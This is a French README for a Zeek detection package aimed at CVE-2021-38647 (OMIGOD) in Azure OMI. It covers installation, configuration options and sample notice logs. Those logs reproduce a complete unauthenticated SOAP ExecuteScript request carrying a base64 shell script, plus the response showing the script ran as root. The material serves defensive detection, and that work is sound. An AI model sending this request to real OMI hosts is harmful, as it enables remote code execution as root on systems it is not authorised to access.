
CVE-2021-38647, alias « OMIGOD » : vulnérabilité dans Windows OMI
Un paquet Zeek qui détecte les tentatives d'exploitation de CVE-2021-38647 alias OMIGOD.
https://corelight.com/blog/detecting-cve-2021-38647-omigod
https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38647

L'exploitation consiste simplement à omettre l'en-tête Authorization ; en bref, voir l'image ci-dessous.
Installez-le en tant que paquet Zeek dans un environnement live.
zkg install corelight/CVE-2021-38647
OU utilisez l'URL directe.
zkg install https://github.com/corelight/CVE-2021-38647/
Utilisez-le sur un pcap que vous avez déjà.
zeek -Cr scripts/__load__.zeek your.pcap
Ce paquet fonctionnera dans des environnements en cluster ou non.
Les options configurables dans le script omigod.zeek peuvent être modifiées pour s'adapter à vos besoins d'implémentation, comme décrit ci-dessous.
Les ports TCP correspondent aux ports par défaut servis par OMI. Ajoutez tout port non défini par défaut dans l'ensemble suivant.
option OMI_ports = set(1270/tcp, 5985/tcp, 5986/tcp);
Pour faciliter le triage de la réponse aux incidents des notices EXPLOIT_REQUEST et EXPLOIT_RESPONSE, le champ 'sub' inclura les premiers 'bytes_of_data_in_notice' de la notice. Définissez une valeur élevée pour collecter l'intégralité de la charge utile - la valeur par défaut de 10000 devrait être suffisamment élevée pour capturer toutes les données pertinentes.
option bytes_of_data_in_notice = 10000;
Pour faciliter le triage de la réponse aux incidents et la chasse aux menaces, une notice séparée 'EXPLOIT_ATTEMPT' inclura les noms et valeurs des en-têtes client dans le champ 'sub' de la notice.
option raise_seperate_notice_for_missing_auth_header = T;
Utilisez la liste blanche d'User-Agent avec beaucoup de parcimonie pour masquer les faux positifs de votre propre scanner ou de systèmes légitimes. N'oubliez pas qu'un attaquant peut simplement usurper cet user-agent. Exemple :
option user_agent_whitelist = /^Microsoft WinRM Client$/;
Ces notices sont des exemples de réglages de verbosité maximale. Bien que cela puisse sembler trop verbeux, des données utiles pour le triage de la réponse aux incidents et la chasse aux menaces sont fournies dans le champ 'sub' de la notice.
curl/7.52.1, ce qui (selon le cas d'utilisation) peut être un moyen très inhabituel d'accéder légitimement aux services OMI. Cette notice EXPLOIT_ATTEMPT peut ou non être suivie d'une notice EXPLOIT_REQUEST ou EXPLOIT_RESPONSE selon des indicateurs plus fins.#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859865.669975 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_ATTEMPT A request to an OMI/WMI uri is missing the Authorization header, this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit attempt. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution, see sub field for raw data headers= '{\x0a\x09[1] = [original_name=Host, name=HOST, value=127.0.0.1:5985],\x0a\x09[2] = [original_name=User-Agent, name=USER-AGENT, value=curl/7.52.1],\x0a\x09[3] = [original_name=Accept, name=ACCEPT, value=*/*],\x0a\x09[5] = [original_name=Content-Length, name=CONTENT-LENGTH, value=2035],\x0a\x09[6] = [original_name=Expect, name=EXPECT, value=100-continue],\x0a\x09[4] = [original_name=Content-Type, name=CONTENT-TYPE, value=application/soap+xml]\x0a}' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG 3600.000000 - - - - -
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859866.672356 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_REQUEST A REQUEST to an OMI/WMI uri has a missing Authorization header - this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution The first 10000 bytes of data = '<?xml version="1.0"?><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd">\x09 <s:Header>\x09\x09 <a:To>HTTP://127.0.0.1:5985/wsman/</a:To>\x09\x09 <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>\x09\x09\x09 <a:ReplyTo>\x09\x09\x09\x09 <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>\x09\x09\x09\x09\x09 </a:ReplyTo>\x09\x09\x09\x09\x09\x09 <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteScript</a:Action>\x09\x09\x09\x09\x09\x09 <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>\x09\x09\x09\x09\x09\x09\x09 <a:MessageID>uuid:00B60932-CC01-0005-0000-313370010000</a:MessageID>\x09\x09\x09\x09\x09\x09\x09 <w:OperationTimeout>PT1M30S</w:OperationTimeout>\x09\x09\x09\x09\x09\x09\x09\x09 <w:Locale xml:lang="en-us" s:mustUnderstand="false"/>\x09\x09\x09\x09\x09\x09\x09\x09 <p:DataLocale xml:lang="en-us" s:mustUnderstand="false"/>\x09\x09\x09\x09\x09\x09\x09\x09\x09 <w:OptionSet s:mustUnderstand="true"/>\x09\x09\x09\x09\x09\x09\x09\x09\x09 <w:SelectorSet>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <w:Selector Name="__cimnamespace">root/scx</w:Selector>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </w:SelectorSet>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </s:Header>\x09\x09\x09' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG
3600.000000 - - - - -```
La deuxième notice montre la charge utile, qui est une chaîne encodée en base64 ZWNobyAiT01JR09EIGl0IHdvcmtzISINCmlkDQp1bmFtZQ0KZGF0ZQ0KZWNobyAiR29vZGJ5ZSINCg== , qui se décode ensuite en ce script shell.
echo "OMIGOD it works!"
id
uname
date
echo "Goodbye"
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859866.672356 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_REQUEST A REQUEST to an OMI/WMI uri has a missing Authorization header - this is possibly a CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution The first 10000 bytes of data = '\x09\x09\x09\x09\x09\x09\x09\x09\x09 <s:Body>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:ExecuteScript_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:Script>ZWNobyAiT01JR09EIGl0IHdvcmtzISINCmlkDQp1bmFtZQ0KZGF0ZQ0KZWNobyAiR29vZGJ5ZSINCg==</p:Script>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:Arguments/>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:timeout>0</p:timeout>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 <p:b64encoded>true</p:b64encoded>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </p:ExecuteScript_INPUT>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09 </s:Body>\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09</s:Envelope>' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG 3600.000000
- - - - -
OMIGOD it works! uid=0(root) gid=0(root) groups=0(root) Linux Fri Sep 17 06:24:26 UTC 2021 Goodbye #separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path notice
#open 2021-09-20-14-23-48
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p fuid file_mime_type file_desc proto note msg sub src dst p n peer_descr actions suppress_for remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location.longitude
#types time string addr port addr port string string string enum enum string string addr addr port count string set[enum] interval string string string double double
1631859866.680111 CUoF9i1epohx0Xkycj 127.0.0.1 57592 127.0.0.1 5985 - - - tcp CVE_2021_38647::EXPLOIT_RESPONSE A Server RESPONSE has been sent following a request to an OMI/WMI uri with a missing Authorization header - this is possibly a successful CVE-2021-38647 (AKA OMIGOD) exploit. See sub of this notice field for the raw Request data. Refer to https://www.wiz.io/blog/secret-agent-exposes-azure-customers-to-unauthorized-code-execution The first 10000 bytes of data = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsen="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:e="http://schemas.xmlsoap.org/ws/2004/08/eventing" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:wsmb="http://schemas.dmtf.org/wbem/wsman/1/cimbinding.xsd" xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:wxf="http://schemas.xmlsoap.org/ws/2004/09/transfer" xmlns:cim="http://schemas.dmtf.org/wbem/wscim/1/common" xmlns:msftwinrm="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:wsmid="http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd"><SOAP-ENV:Header><wsa:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:To><wsa:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteScript</wsa:Action><wsa:MessageID>uuid:04F232DD-CC2A-0005-0000-000000210000</wsa:MessageID><wsa:RelatesTo>uuid:00B60932-CC01-0005-0000-313370010000</wsa:RelatesTo></SOAP-ENV:Header><SOAP-ENV:Body><p:SCX_OperatingSystem_OUTPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem"><p:ReturnValue>TRUE</p:ReturnValue><p:ReturnCode>0</p:ReturnCode><p:StdOut>OMIGOD it works! uid=0(root) gid=0(root) groups=0(root) Linux Fri Sep 17 06:24:26 UTC 2021 Goodbye </p:StdOut><p:StdErr></p:StdErr></p:SCX_OperatingSystem_OUTPUT></SOAP-ENV:Body></SOAP-ENV:Envelope>' 127.0.0.1 127.0.0.1 5985 - - Notice::ACTION_LOG 3600.000000 - - - - -